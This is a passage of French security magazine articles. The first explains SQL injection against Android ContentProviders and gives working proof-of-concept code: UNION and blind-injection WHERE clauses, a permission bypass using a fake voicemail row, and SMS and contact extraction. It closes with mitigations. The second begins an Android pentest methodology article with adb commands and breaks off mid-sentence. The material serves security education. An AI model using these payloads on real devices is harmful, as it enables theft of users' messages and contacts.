L'objet **Cursor** contient les données retournées par la base de données après exécution de la requête SQL. Nous noterons que le ContentProvider n'a pas à se soucier de construire une requête SQL valide (excepté pour la création de la base de données). Tout est délégué au système Android qui construit à la volée la requête SQL en fonction des paramètres transmis à la méthode **SQLiteDatabase.query()**, à savoir le **SELECT**, la clause **WHERE** et la clause **ORDER BY**.

Pour utiliser ce ContentProvider, l'application n'a plus qu'à utiliser l'API Google mise à sa disposition :

```
private int getEvents() {
  Uri contentUri = Uri.parse("content://com.myapps.provider/events");
  String[] projection = new String[] {
    "_id",
    "name"
  };
  String whereClause = "name='festival_2012'";
  String orderBy = "name DESC";
  Cursor cursor = getContentResolver().query(contentUri, projection,
whereClause, null, orderBy);
[...]
```

Nous constaterons que l'application n'a aucune possibilité de contrôler les tables sur lesquelles sera faite la requête (clause **FROM**).

## 4 Protections intégrées contre l'insertion de code SQL malveillant

Le client du ContentProvider ayant un contrôle total sur les clauses **WHERE** et **ORDER BY**, rien ne l'empêche

alors d'utiliser ces clauses afin de réaliser une attaque par injection SQL triviale (à l'aide d'**UNION** notamment). Android implémente cependant quelques protections lors de la création de la requête SQL finale qui sera exécutée.

## 4.1 Les requêtes paramétrées au sein de l'objet getEvents

Android permet de construire des requêtes dites « paramétrées » lors de l'appel à la méthode **query()** sur le ContentProvider :

```
private int getEvents() {
  Uri contentUri = Uri.parse("content://com.myapps.provider/events");
  String[] projection = new String[] {
    "_id",
    "name"
  };
  String[] selectionArgs = new String[] {
    "festival_2012"
  };
  String whereClause = "name=?";
  String orderBy = "name DESC";
  Cursor cursor = getContentResolver().query(contentUri, projection,
whereClause, selectionArgs, orderBy);
[...]
```

Le remplacement des **?** par les paramètres est ensuite réalisé par le moteur SQLite Android avant l'exécution de la requête SQL.

Les requêtes paramétrées sont un mécanisme efficace pour se protéger des injections SQL au sein d'une clause **WHERE** à condition, bien entendu, que leur utilisation soit correcte. **Dans le cas présent, c'est l'application cliente, qui interroge le ContentProvider, qui choisit ou non d'utiliser ce mécanisme. C'est-à-dire que c'est l'application potentiellement malveillante qui décide ou non d'utiliser des requêtes paramétrées, ce qui n'apporte donc aucune protection vis-à-vis des autres applications du téléphone.**

De plus, la clause **ORDER BY** dans cet exemple ne bénéficie d'aucune protection et les injections au sein de cette clause restent tout à fait réalisables.

## 4.2 L'astuce des parenthèses

Une analyse un peu plus poussée du code source d'Android permet également de découvrir quelques « astuces » mises en place par Google pour empêcher les attaques par injection SQL triviales à l'aide de clauses **UNION**.

La plus intéressante est située dans la méthode **query(SQLiteDatabase db, String[] projectionIn, String selection, String[] selectionArgs, String groupBy, String having, String sortOrder, String limit)** de la classe **android.database.sqlite.SQLiteQueryBuilder** qui constitue un point de passage obligatoire pour interroger une base SQLite :

```
public Cursor query(SQLiteDatabase db, String[] projectionIn,
  String selection, String[] selectionArgs, String groupBy,
  String having, String sortOrder, String limit) {
  if (mTables == null) {
    return null;
  }

  if (mStrict && selection != null && selection.length() > 0) {
    // Validate the user-supplied selection to detect syntactic anomalies
    // in the selection string that could indicate a SQL injection attempt.
    // The idea is to ensure that the selection clause is a valid SQL expression
    // by compiling it twice: once wrapped in parentheses and once as
    // originally specified. An attacker cannot create an expression that
    // would escape the SQL expression while maintaining balanced parentheses
    // in both the wrapped and original forms.
    String sqlForValidation = buildQuery(projectionIn, "(" + selection + ")",
groupBy, having, sortOrder, limit);
    validateSql(db, sqlForValidation); // will throw if query is invalid
  }

  String sql = buildQuery(projectionIn, selection, groupBy, having, sortOrder,
limit);

  if (Log.isLoggable(TAG, Log.DEBUG)) {
    Log.d(TAG, "Performing query: " + sql);
  }
  return db.rawQueryWithFactory(mFactory, sql, selectionArgs, SQLiteDatabase.
findEditTable(mTables)); // will throw if query is invalid
}
```

Comme l'indique le commentaire précédant la vérification, cette astuce consiste à valider deux fois la requête SQL transmise par l'application :

- une fois en entourant la clause **WHERE** dans des parenthèses ;
- une deuxième fois (qui correspond à l'exécution réelle de la requête) sans parenthèses autour de la clause **WHERE**.

Cette astuce permet d'empêcher les injections à l'aide d'une clause **UNION**. Dans tous les cas (ajout de parenthèses, ajout de commentaires, etc.), l'une des deux vérifications provoquera une erreur de compilation de l'ordre SQL. Mais l'inconvénient principal reste que cela n'empêche en aucun cas les injections SQL en aveugle, comme nous le verrons un peu plus tard.

Par ailleurs, pour que cette protection soit active, il faut que le *flag* **mStrict** de la classe **android.database.sqlite.SQLiteQueryBuilder** ait été mis à **true** par le ContentProvider appelant à l'aide d'un appel à la méthode **android.database.sqlite.SQLiteQueryBuilder.setStrict(boolean flag)**. Il est à noter que les ContentProviders sensibles fournis de base par le système Android effectuent cet appel, mais cela ne semble pas forcément le cas de la majorité des applications Android.

# 5 Techniques d'attaque pour la récupération de données

Maintenant que nous avons dressé le contexte dans lequel nous nous trouvons, nous allons imaginer plusieurs scénarios nous permettant, au final, d'exfiltrer des données personnelles d'un utilisateur sans pour autant en avoir la permission. Le point commun de tous ces scénarios : l'installation sur le *smartphone* d'une application a priori inoffensive ne demandant que très peu de permissions, voire même aucune dans certains cas. Ces applications malveillantes profiteront de l'environnement dans lequel elles se trouvent pour récupérer et exfiltrer des données particulières (contacts, mails, SMS, etc.).



Pour la suite, nous partons du principe que la victime a déjà installé notre application malveillante sur son téléphone. Il suffit en général de proposer une fonctionnalité qui lui semble indispensable...

## 5.1 Attaque par escalade de privilèges

Notre première attaque est la plus simple car elle ne nécessite même pas d'injection SQL. Supposons que nous découvrions une application permettant d'envoyer des SMS. Après récupération de l'APK sur le site officiel de l'application, cette application pourrait demander les privilèges suivants :

```
$ apktool d AppliVictime.apk
$ cat AppliVictime/AndroidManisfest.xml
[...]
  <uses-permission android:name="android.permission.READ_CONTACTS" />
  <uses-permission android:name="android.permission.WRITE_CONTACTS" />
  <uses-permission android:name="android.permission.RECEIVE_SMS" />
  <uses-permission android:name="android.permission.RECEIVE_MMS" />
  <uses-permission android:name="android.permission.SEND_SMS" />
  <uses-permission android:name="android.permission.READ_SMS" />
  <uses-permission android:name="android.permission.WRITE_SMS" />
[...]
```

L'application ayant pour objectif de gérer les SMS du smartphone, celles-ci paraissent légitimes.

La liste des ContentProviders exposés aux autres applications pourrait être facilement obtenue par la lecture du fichier **AndroidManisfest.xml** de l'application :

```
$ cat AppliVictime/AndroidManisfest.xml
[...]
  <provider android:name=".applivictime.smswidget.
SmsProvider" android:process="com.jb. AppliVictime.smswidget"
android:multiprocess="true" android:authorities="com.jb. AppliVictime.
smswidget.provider2" android:grantUriPermissions="true" />
  <provider android:name="com.jb.applivictime.smswidget.
DataProvider" android:process="com.jb.gosms. AppliVictime.smswidget"
android:multiprocess="true" android:authorities="com.jb. AppliVictime.
smswidget.provider" android:grantUriPermissions="true" />
[...]
```

Deux ContentProviders sont donc exposés aux autres applications (pas d'attribut **exported**) sans aucune restriction (pas de permission requise). Étant donné les noms de ces ContentProviders, il semblerait que l'application, qui a accès aux SMS et aux contacts, les expose à son tour aux autres applications, mais cette fois-ci sans demander de permissions spécifiques.

Les sources de l'application ne devraient pas être accessibles publiquement, l'utilisation des outils **dex2jar** et **jad** permet d'obtenir les sources JAVA relativement lisibles de ces deux ContentProviders, malgré le mécanisme d'obfuscation mis en œuvre.

À la lecture de ces fichiers, on constate rapidement que ces ContentProviders ne sont, entre autres, que des relais vers le ContentProvider **content://sms/** du système Android :

```
public static final Uri Code = Uri.parse("content://sms/inbox");
```

Par ailleurs, à en croire les **URIMatcher** de ces ContentProviders, notamment **DataProvider**, de nombreuses informations sont alors accessibles par leur intermédiaire :

```
V = new UriMatcher(-1);
V.addURI("com.applivictime.smswidget.provider", "sms", 0);
V.addURI("com.applivictime.smswidget.provider", "sms/*", 1);
V.addURI("com.applivictime.smswidget.provider", "contact", 2);
V.addURI("com.applivictime.smswidget.provider", "contact/*", 3);
V.addURI("com.applivictime.smswidget.provider", "photo/*", 4);
V.addURI("com.applivictime.smswidget.provider", "smscount", 5);
V.addURI("com.applivictime.smswidget.provider", "conversations", 6);
V.addURI("com.applivictime.smswidget.provider", "address", 7);
V.addURI("com.applivictime.smswidget.provider", "address/*", 8);
V.addURI("com.applivictime.smswidget.provider", "smsbythread/*", 9);
V.addURI("com.applivictime.smswidget.provider", "mmssms/*", 10);
V.addURI("com.applivictime.smswidget.provider", "smssession", 11);
V.addURI("com.applivictime.smswidget.provider", "smsremovemms/*", 12);
V.addURI("com.applivictime.smswidget.provider", "unreadmessagecount", 13);
V.addURI("com.applivictime.smswidget.provider", "recentmessage", 14);
```

N'ayant besoin d'aucune permission pour interroger ces ContentProviders, n'importe quelle application peut les consulter pour récupérer la liste des SMS du téléphone. **L'application malveillante pourrait utiliser applivictime comme relais pour profiter des permissions que l'utilisateur lui a accordées.**

Pour preuve, nous avons développé une application minimaliste ne demandant aucune permission au système.

Lors de son lancement, la méthode suivante serait exécutée :

```
private Hashtable<String, String> getSMS(int idx) {
  Uri CONTENT_URI_SMS = Uri.parse("content://com.jb. applivictime.smswidget.provider/
sms/" + idx);
  String[] PROJECTION = new String[] { // unused by the underlying query
    "_id", // 0
  };
  Cursor cursor = query(CONTENT_URI_SMS, PROJECTION, "", null);

  Hashtable<String, String> smsContent = new Hashtable<String, String>();

  // check if cursor is not empty
  if (cursor.getCount() > 0) {
    cursor.moveToFirst();
    smsContent.put("ID", (cursor.isNull(0)) ? "N/A" : ""+cursor.getInt(0));
    smsContent.put("THREAD_ID", (cursor.isNull(1)) ? "N/A" : ""+cursor.getInt(1));
    smsContent.put("ADDRESS", (cursor.isNull(2)) ? "N/A" : cursor.getString(2));
    smsContent.put("PERSON", (cursor.isNull(3)) ? "N/A" : cursor.getString(3));
    smsContent.put("DATE", (cursor.isNull(4)) ? "N/A" : cursor.getString(4));
    smsContent.put("READ", (cursor.isNull(5)) ? "N/A" : ""+cursor.getInt(5));
    smsContent.put("BODY", (cursor.isNull(6)) ? "N/A" : cursor.getString(6));
  }
  return smsContent;
}
```

Elle permet de récupérer le SMS d'index **idx** par l'intermédiaire du ContentProvider **DataProvider** exposé par l'application **appliVictime**.

Une simple boucle permet ensuite de récupérer l'ensemble des SMS du smartphone avec toutes les informations associées (ID du thread, numéro de téléphone de l'expéditeur, date, corps du message, etc.) et ce, sans aucune permission.

## 5.2 Attaque par injection SQL avec le flag mStrict désactivé

Prenons maintenant l'exemple d'une application, développée par nos soins, de gestion de pense-bêtes. Celle-ci propose les fonctions suivantes :

- ajout de pense-bêtes publics ;
- ajout de pense-bêtes protégés par un mot de passe, lui-même stocké dans un fichier du téléphone.

Notre objectif est ici de récupérer les pense-bêtes protégés, sans pour autant connaître le mot de passe d'accès. L'avantage de cette application est que le flag **mStrict** est désactivé au niveau de l'OpenHelper SQLite.

### 5.2.1 Listing des ContentProviders accessibles

L'analyse du fichier **AndroidManifest.xml** permet de récupérer facilement la liste des ContentProviders exposés aux autres applications (pas d'attribut **exported="false"**) :

```
<provider android:name="PublicContentProvider"
  android:authorities="com.notes.provider"
  android:syncable="false" android:multiprocess="false">
</provider>
```

### 5.2.2 Accès au ContentProvider PublicContentProvider

L'analyse du code source de l'application permet de récupérer les URI déléguées à ce ContentProvider :

```
sUriMatcher.addURI(NotePad.AUTHORITY, "notes", NOTES);
sUriMatcher.addURI(NotePad.AUTHORITY, "notes/#", NOTE_ID);
```

Les URI **content://com.notes.provider/notes** et **content://com.notes.provider/notes/#** sont donc traitées par la classe **PublicContentProvider** qui interroge ensuite la table **public_notes** de la base de données **notes.db** :

```
private static final String DATABASE_NAME = "notes.db";
private static final String PUBLIC_TABLENAME = "public_notes";
```

### 5.2.3 Analyse de la structure de la base de données notes.db

La structure de la base de données **notes.db** peut être récupérée soit à l'aide de la méthode **SQLiteOpenHelper.onCreate()** vue précédemment, soit à l'aide de l'utilitaire **adb** disponible dans le SDK Android, qui permet de prendre la main sur le smartphone par USB pour ensuite utiliser l'utilitaire **sqlite3** :

```
$ adb shell
# cd /data/data/com.notes/databases/
# sqlite3 notes.db
SQLite version 3.7.4
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> .tables
android_metadata private_notes public_notes
sqlite> .schema public_notes
CREATE TABLE public_notes (_id INTEGER PRIMARY KEY,title TEXT,note
TEXT,created INTEGER,modified INTEGER);
sqlite> .schema private_notes
CREATE TABLE private_notes (_id INTEGER PRIMARY KEY,title TEXT,note
TEXT,created INTEGER,modified INTEGER);
```

Les tables **public_notes** et **private_notes** cohabitent donc dans la même base de données.

### 5.2.4 Mise en exergue de la vulnérabilité

L'analyse précédente a montré que toutes les applications du téléphone peuvent, sans autorisation préalable, lire ou modifier les notes publiques via le ContentProvider **PublicContentProvider**. Or, que se passe-t-il si une application décide de modifier légèrement la clause **WHERE** de son ordre SQL afin d'y inclure également les pense-bêtes privés ?

```
String whereClause="1=0) UNION SELECT _id, title, note, created,
modified FROM private_notes -- ";
```

Eh bien le ContentProvider exécutera la requête :

- Le drapeau **mStrict** est désactivé, il n'y a donc pas de double validation par l'ajout de parenthèses.
- L'ordre SQL final est syntaxiquement valide (nous contrôlons tous les éléments permettant d'y parvenir : le **SELECT**, le **WHERE** et le **ORDER BY**).

Les données de la table **private_notes** seront donc également incluses dans le résultat de la requête, même si ce comportement n'était pas prévu à l'origine par l'application.

Nous noterons la présence d'une parenthèse après **1=0**. Celle-ci est obligatoire car lors de la construction de la requête finale, des parenthèses sont ajoutées autour de la clause **WHERE** spécifiée par l'application. Celles-ci n'ont néanmoins rien à voir avec la double vérification présentée précédemment et ne gènent pas le processus d'injection.

## 5.3 Attaque par injection SQL avec le drapeau mStrict activé

Pour la suite, intéressons-nous à une application pour laquelle le drapeau **mStrict** serait activé et prenons comme exemple une application **AppliVictime2** qui permettrait de gérer des contacts.

### 5.3.1 Listing des ContentProviders accessibles

Le fichier **AndroidManifest.xml** permet une nouvelle fois de lister les ContentProviders exposés par l'application :

```
<provider android:name="AppliVictime2"
  android:authorities="contacts;com.applivictime2.contacts"
  android:label="@string/provider_label"
  android:multiprocess="false"
  android:readPermission="android.permission.READ_CONTACTS"
  android:writePermission="android.permission.WRITE_CONTACTS">
  <path-permission
    android:pathPrefix="/search_suggest_query"
    android:readPermission="android.permission.GLOBAL_SEARCH" />
  <path-permission
```

```
    android:pathPrefix="/search_suggest_shortcut"
    android:readPermission="android.permission.GLOBAL_SEARCH" />
  <path-permission
    android:pathPattern="/contacts/.*/photo"
    android:readPermission="android.permission.GLOBAL_SEARCH" />
  <grant-uri-permission android:pathPattern=".*" />
</provider>

<provider android:name="VoicemailContentProvider"
  android:authorities="com.applivictime2.voicemail"
  android:syncable="false" android:multiprocess="false"
  android:permission="com.applivictime2.voicemail.permission.ADD_VOICEMAIL">
</provider>
```

Le fichier précédent indique que l'ensemble des ContentProviders nécessite d'avoir les permissions **android.permission.READ_CONTACTS** et **android.permission.WRITE_CONTACTS** au minimum, à l'exception d'un seul : **VoicemailContentProvider**.

Ce ContentProvider nécessite uniquement la permission **com.AppliVictime2.voicemail.permission.ADD_VOICEMAIL**. Celui-ci permet de consulter ou modifier des données au sein des tables **voicemail_status** et **calls** de la base de données SQLite **/data/data/com.applivictime2.providers.contacts/databases/contacts2.db**.

Un rapide listing des tables présentes au sein de cette même base de données donne un aperçu de ce qu'il est alors possible de récupérer en cas d'injection SQL au sein de ce ContentProvider (pour résumer, tous les contacts de l'utilisateur) :

```
SQLite version 3.7.4
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> .tables
_sync_state           phone_lookup           view_data_usage_stat
_sync_state_metadata  photo_files            view_entities
accounts              properties             view_groups
activities            raw_contacts           view_raw_contacts
agg_exceptions        search_index           view_raw_entities
android_metadata      search_index_content   view_stream_items
calls                 search_index_docsize   view_v1_contact_methods
contacts              search_index_segdir    view_v1_extensions
data                  search_index_segments  view_v1_group_membership
data_usage_stat       search_index_stat      view_v1_groups
default_directory     settings               view_v1_organizations
directories           status_updates         view_v1_people
groups                stream_item_photos     view_v1_phones
mimetypes             stream_items           view_v1_photos
name_lookup           v1_settings            visible_contacts
nickname_lookup       view_contacts          voicemail_status
packages              view_data
```

Il semble donc possible de créer une application malveillante qui demanderait uniquement la permission **com.AppliVictime2.voicemail.permission.ADD_VOICEMAIL** pour ensuite obtenir un accès à l'ensemble des données sans pour autant avoir ni demandé ni obtenu les permissions **android.permission.READ_CONTACTS** et **android.permission.WRITE_CONTACTS**. Le but est de récupérer le contenu de la table **view_v1_phones** qui contient notamment les numéros de téléphone ainsi que les noms et prénoms des contacts enregistrés au sein du téléphone.

### 5.3.2 Accès au ContentProvider VoicemailContentProvider

La liste des URI traitées par **VoicemailContentProvider** est définie comme telle au sein du code source :

```
NO_MATCH(null),
VOICEMAILS("voicemail"),
VOICEMAILS_ID("voicemail/#"),
STATUS("status"),
STATUS_ID("status/#");
```

Une tentative d'accès à l'URI **content://com.applivictime2.voicemail/status/1** à l'aide d'une application de test provoque néanmoins l'apparition de l'exception suivante :

```
07-09 09:09:07.156: E/AndroidRuntime(22564): Caused by: java.lang.
SecurityException: Provider com.myapps.exploits does not have com.
applivictime2.voicemail.permission.READ_WRITE_ALL_VOICEMAIL permission.
07-09 09:09:07.156: E/AndroidRuntime(22564): Please set query parameter
'source_package' in the URI.
07-09 09:09:07.156: E/AndroidRuntime(22564): URI: content://com.
applivictime2.voicemail/status/1
```

Une analyse rapide du code source permet d'arriver sur le commentaire suivant :

```
/**
* Checks that either the caller has READ_WRITE_ALL_VOICEMAIL permission,
* or has the ADD_VOICEMAIL permission and is using a URI that matches
* /voicemail/?source_package=[source-package] where [source-package]
* is the same as the calling package.
*
* @throws SecurityException if the check fails.
*/
private void checkPackagePermission(UriData uriData) {
```

Sans la permission **com.applivictime2.voicemail.permission.READ_WRITE_ALL_VOICEMAIL** (ce qui est notre cas étant donné que nous n'avons que la permission **com.applivictime2.voicemail.permission.ADD_VOICEMAIL**), les applications doivent ajouter un paramètre **source_package=<notre_package>**. L'accès à l'URI **content://com.applivictime2.voicemail/status/1?source_package=com.myapps.exploits** suffit alors à contourner cette restriction et à accéder aux données du ContentProvider.

### 5.3.3 Structure de la table à injecter

Maintenant que nous pouvons interroger ce ContentProvider, il peut être utile de connaître la structure de la table **voicemail_status** dans laquelle nous allons tenter notre injection. Pour cela, l'utilisation des utilitaires **adb** et **sqlite3** suffisent :

```
sqlite> .schema voicemail_status
CREATE TABLE voicemail_status (_id INTEGER PRIMARY KEY
AUTOINCREMENT,source_package TEXT UNIQUE NOT NULL,settings_uri
TEXT,voicemail_access_uri TEXT,configuration_state INTEGER,data_
channel_state INTEGER,notification_channel_state INTEGER);
```

### 5.3.4 Test de la vulnérabilité

Maintenant que nous pouvons interroger le ContentProvider **VoicemailContentProvider** et que nous connaissons un

peu mieux le contexte de notre tentative d'injection, nous allons dans un premier temps tenter de réaliser une injection SQL comme précédemment à l'aide d'une clause **UNION** :

```
String whereClause = "1=0) UNION SELECT _id FROM view_v1_people -- ";
```

Il apparaît que le flag **mStrict** (qui force une double vérification de la requête) est utilisé :

```
E/AndroidRuntime(22622): Caused by: android.database.sqlite.SQLiteException:
near ")": syntax error: , while compiling: SELECT _id FROM voicemail_status
WHERE ((((1=0) UNION select _id from view_v1_phones -- )))) AND ((source_
package = 'com.myapps.exploits'))) AND (((_id = '1')) AND ((source_package =
'com.myapps.exploits'))))
```

Malgré le fait que nous contrôlons la clause **WHERE** de l'ordre SQL, nous ne pouvons pas réaliser l'attaque précédente. La double vérification rend impossible le maintien d'une parité des parenthèses dans les deux cas. Néanmoins, rien ne nous empêche de réaliser une attaque en aveugle en utilisant les structures conditionnelles offertes par SQLite :

```
String whereClause = "1=(select case when count(*)=" + i + " then 1
else 0 end from view_v1_phones)";
```

Nous vérifions ici si le nombre de lignes dans la table **view_v1_phones** est égal à **i**. Si oui, des données seront retournées, sinon aucune.

Avec ce type de clause, la double vérification réalisée par Google n'a plus aucun effet. Il est dès lors possible de réaliser des injections SQL en aveugle avec des performances excellentes, l'injection ayant lieu en local sur le téléphone.

**Attention !**
**Le concept des injections SQL en aveugle ne sera pas présenté ici.**

### 5.3.5 Développement du POC

En regardant d'un peu plus près l'erreur précédente, nous pouvons néanmoins constater que la requête SQL sous-jacente possède une restriction sur les données sélectionnées due à notre fameux paramètre **source_package** :

```
E/AndroidRuntime(22622): Caused by: android.database.sqlite.SQLiteException:
near ")": syntax error: , while compiling: SELECT _id FROM voicemail_status
WHERE ((((1=0) UNION select _id from view_v1_phones -- )))) AND ((source_
package = 'com.myapps.exploits'))) AND (((_id = '1')) AND ((source_package =
'com.myapps.exploits'))))
```

Sans aucune donnée dans la base de données ayant comme **source_package** la valeur **com.myapps.exploits**, il n'est donc pas possible de réaliser notre injection en aveugle (nous n'aurions aucune donnée sur laquelle jouer pour provoquer nos deux états). Possédant la permission **com.AppliVictime2.voicemail.permission.ADD_VOICEMAIL**, le système nous autorise cependant à ajouter des données au sein de cette base. Il suffit donc de faire précéder notre injection par l'insertion d'une donnée que l'on maîtrise :

```
private final int FAKE_VOICEMAIL_ID = 666666;
private void insertFakeVoicemail() {
  ContentValues values = new ContentValues();
  values.put("_id", FAKE_VOICEMAIL_ID);
  values.put("source_package", "com.myapps.exploits");
```

```
  values.put("settings_uri", "");
  values.put("voicemail_access_uri", "");
  values.put("configuration_state", 0);
  values.put("data_channel_state", 0);
  values.put("notification_channel_state", 0);
  getContentResolver().insert(CONTENT_URI, values);
}
```

Il ne reste plus ensuite qu'à réaliser notre injection en jouant sur cette donnée.

Après le lancement de l'application malveillante, nous récupérons bien les contacts du téléphone :

```
D/_id (22806): 1
D/display_name (22806): John McLane
D/number (22806): +33 6 12 34 56 78
[...]
```

En résumé, il suffit de convaincre un utilisateur d'installer notre application possédant uniquement la permission **com.applivictime2.voicemail.permission.ADD_VOICEMAIL**, autorisant uniquement la consultation et la modification des données de la table **voicemail_status** (il suffit de lui vendre une fonctionnalité attractive). La permission **android.permission.INTERNET** est également nécessaire pour l'exfiltration des données récupérées sur un serveur distant.

Au lancement, l'application récupère en arrière-plan l'ensemble du contenu de la base **contacts2.db** et les envoie sur un serveur distant.

## 6 Solutions envisageables

Une première solution serait de cloisonner les données de différents niveaux de sensibilité dans des bases de données différentes : une par lots de permissions. En effet, le connecteur SQLite Java ne permet pas les requêtes entre 2 bases de données différentes. C'est un fonctionnement relativement lourd si le nombre de permissions est élevé.

Une seconde solution serait d'implémenter dans l'application « serveur » une API d'interrogation de la base de données dans l'objet **query**. C'est-à-dire de définir une URI pour chacune des requêtes autorisées, comme nous le mentionnions dans notre exemple du début de l'article. Dans cet exemple, les URI suivantes réalisaient des sélections de données spécifiques :

- **/events** retournait un ensemble d'événements ;
- **/events/1** retournait l'événement ayant l'identifiant 1 ;
- **/person/public/12** retournait la personne ayant l'identifiant 12 ;
- etc.

Il convient ensuite d'implémenter chacune des sélections à l'aide d'une requête paramétrée. Par exemple :

```
@Override
public Cursor query(Uri uri, String[] projection, String selection,
String[] selectionArgs, String sortOrder) {

  SQLiteQueryBuilder qb = new SQLiteQueryBuilder();
  qb.setTables(TABLE_NAME);

  qb.setProjectionMap(projection);
  switch (sUriMatcher.match(uri)) {
    case EVENTS:
      String[] myprojection = new String[] {"_id","name" };
      String myselection = "name=?";
break;

    case EVENT_ID:
      String[] myprojection = new String[] ...
      ...
      break;

    case PERSON_ID:
      String[] myprojection = new String[] ...
      ...
      break;
    default:
      throw new IllegalArgumentException("Unknown URI " + uri);
  }

  SQLiteDatabase db = mOpenHelper.getReadableDatabase();

  Cursor c = qb.query(
    db,  // The database to query
    myprojection, // The columns to return from the query
    myselection,  // The columns for the where clause
    selectionArgs,  // The values for the where clause
    null,  // don't group the rows
    null,  // don't filter by row groups
    null   // The sort order
  );
```

L'inconvénient de cette deuxième solution est que pour éviter les problèmes d'injection SQL, l'application cliente est limitée :

- La sélection est figée (et dépend de l'URI).
- La clause **WHERE** est restreinte à un format défini par avance.
- La clause **ORDER BY** ne peut pas être prise en compte car son contenu permettrait de réaliser des attaques de type injections SQL.

## Conclusions

Il est étonnant de voir que malgré les nombreux efforts faits par la communauté sécurité pour mettre en garde contre les risques liés aux injections SQL, ces vulnérabilités soient toujours présentes dans les technologies récentes comme Android.

L'API standard donne trop de pouvoir aux applications clientes. Celles-ci contrôlent la quasi-totalité de la requête SQL et peuvent même décider d'utiliser ou non certaines fonctions ayant un impact sécurité, comme les requêtes paramétrées. C'est d'autant plus significatif que les identifiants et mots de passe des applications Android (compte Gmail, compte de réseau social, etc.) sont souvent stockés dans une base SQLite.

Il convient donc que chaque application implémente une solution permettant de se prémunir contre les applications malveillantes. ■

## ■ RÉFÉRENCES

[1] http://developer.android.com/guide/topics/manifest/provider-element.html

[2] http://developer.android.com/reference/android/content/ContentProvider.html

# MÉTHODOLOGIE DE PENTEST POUR APPLICATIONS ANDROID

Nassim Abbaoui – nassim.abbaoui@bt.com - Consultant Sécurité - BT Global Services

**mots-clés : *ANDROID / APK / MÉTHODOLOGIE / INTENT / IPC / OUTILS / PERMISSIONS***

*Après avoir envahi nos poches, les smartphones se sont vu confier le traitement de données de plus en plus sensibles. Entre applications bancaires et applications de commerce électronique, en passant par les réseaux sociaux et autres conteneurs de mots de passe « secure », ces dernières n'ont plus rien à envier à leurs équivalents web classiques en matière de sensibilité. De ce fait, l'industrie s'intéresse de plus en plus à la sécurité dans ce domaine, voulant ainsi proposer des produits sûrs qui résisteraient à d'éventuelles applications/personnes malicieuses.*

*En plus de la sensibilisation des développeurs, le test d'intrusion est une autre étape importante dans ce processus de sécurisation.*

*Cet article va justement présenter une méthodologie de pentest d'applications Android, l'OS pour smartphones le plus répandu aujourd'hui.*

## 1 Introduction

En plus des failles classiques qu'on peut trouver dans des applications web ou applications lourdes, les particularités des plateformes mobiles introduisent de nouvelles nécessités en matière de sécurité. Par exemple, la cohabitation avec des applications dont la bienveillance n'est garantie QUE par la conscience de l'utilisateur (et encore !) nécessite de protéger ses points d'entrées côté client et d'éviter d'écrire des données sensibles dans des zones accessibles à tout le monde (carte SD). Ou encore la tendance de ces petits terminaux à se « perdre » dans la nature obligeant les développeurs à garder le moins de secrets possible en local et de chiffrer ceux-ci afin de les rendre non accessibles aux curieux qui les auraient « retrouvés ».

Dans cet article, nous allons mettre en évidence les principaux problèmes de sécurité qui peuvent affecter les applications Android, comment les déceler et comment y remédier. Pour suivre cette démarche, une connaissance de base du modèle de sécurité d'Android est souhaitable. Ce sujet a déjà été traité plusieurs fois auparavant **[1] [2]**. Les principes de base à connaître comportent :

- la structure des applications Android ;
- la séparation par privilèges façon UNIX ;
- les communications inter-composants ;
- le mécanisme de permissions Android.

## 2 Environnement de tests

Dans cette partie, nous allons aborder les éléments de base qui vont constituer notre environnement de tests.

### 2.1 Android SDK

Le kit de développement Android fourni par Google s'avère indispensable pour tout type de tests. En effet, ce dernier vient avec des outils qui vont nous permettre de créer/gérer des *devices* virtuels, interagir avec le système et les applications, et récupérer un tas d'informations intéressantes.

L'Android SDK Manager (`$SDK/tools/android`) est une interface graphique où on peut gérer les versions des outils du SDK, des API Android et d'autres bibliothèques externes. Dans le menu ***Outils***, on peut aussi accéder au gestionnaire de devices virtuels.

Il est également intéressant d'associer au SDK Android le *plugin* ADT pour Eclipse. Ce dernier, destiné

à faciliter le développement, pourra nous être utile si on veut modifier une application et la lancer à la volée (la signature d'APK est gérée automatiquement).

### 2.1.1 ADB

ADB est un outil en ligne de commandes qui permet de communiquer avec un device Android (via USB) ou une instance de l'émulateur. ADB se compose de trois parties : un *daemon* qui tourne sur l'Android (device ou émulateur), un client en ligne de commandes sur la machine de tests (**$SDK/platform-tools/adb**) et un serveur qui se charge de relayer les communications entre le daemon et le client (également côté machine de tests).

Voici quelques exemples d'utilisation d'ADB :

```
$ adb devices          // liste les devices connectés
List of devices attached
3223CA023CE000EC device
$ adb install MyApp.apk        // installer une application
can't find 'MyApp.apk' to install
$ adb pull /data/data/com.test.myapp myapp     // récupérer des données de l'application
pull: building file list...
pull: /data/data/com.test.myapp/shared_prefs/1.xml -> ./shared_prefs/1.xml
pull: /data/data/com.test.myapp/databases/test.db -> ./databases/test.db
$ adb push myapp.xml /data/data/com.test.myapp/shared_prefs/.
          // transférer un fichier vers le device
8 KB/s (391 bytes in 0.042s)
$ adb shell            // obtenir un shell (sh) sur le  device
# id
uid=0(root) gid=0(root)
# getprop ro.build.version.release
2.3.3
# exit
$ adb logcat           // Consulter les logs du device à la volée
I/ActivityManager(  122): Starting: Intent { act=android.intent.action.MAIN  flg=0x10200000
cmp=com.test.myapp/.Launcher } from pid 122
```

À noter que le daemon ADB tourne par défaut en *root* sur l'émulateur et les devices rootés.

Les options **-d** et **-v** permettent de diriger la commande **adb** respectivement vers un device physique ou un émulateur. Ceci peut être utile lorsqu'on a un émulateur et un terminal connectés en même temps.

Dans certains cas, il est nécessaire de relancer le serveur d'ADB pour qu'une nouvelle instance du daemon (nouveau périphérique branché) soit prise en compte :

```
$ adb kill-server
$ adb start-server
```

### 2.1.2 Émulateur

Un émulateur est fourni de base avec le SDK Android. Celui-ci est très pratique et nous ferait presque oublier les devices physiques. Le binaire **emulator** (**$SDK/tools/emulator**) permet de lancer des AVD (*Android Virtual Device*) créés auparavant. La création et la personnalisation des AVD peuvent se faire à partir du Android SDK Manager (Fig. 1).

Il est préférable de lancer l'émulateur en ligne de commandes, ce qui nous offrira beaucoup plus d'options que sur l'interface graphique. Voici par exemple comment

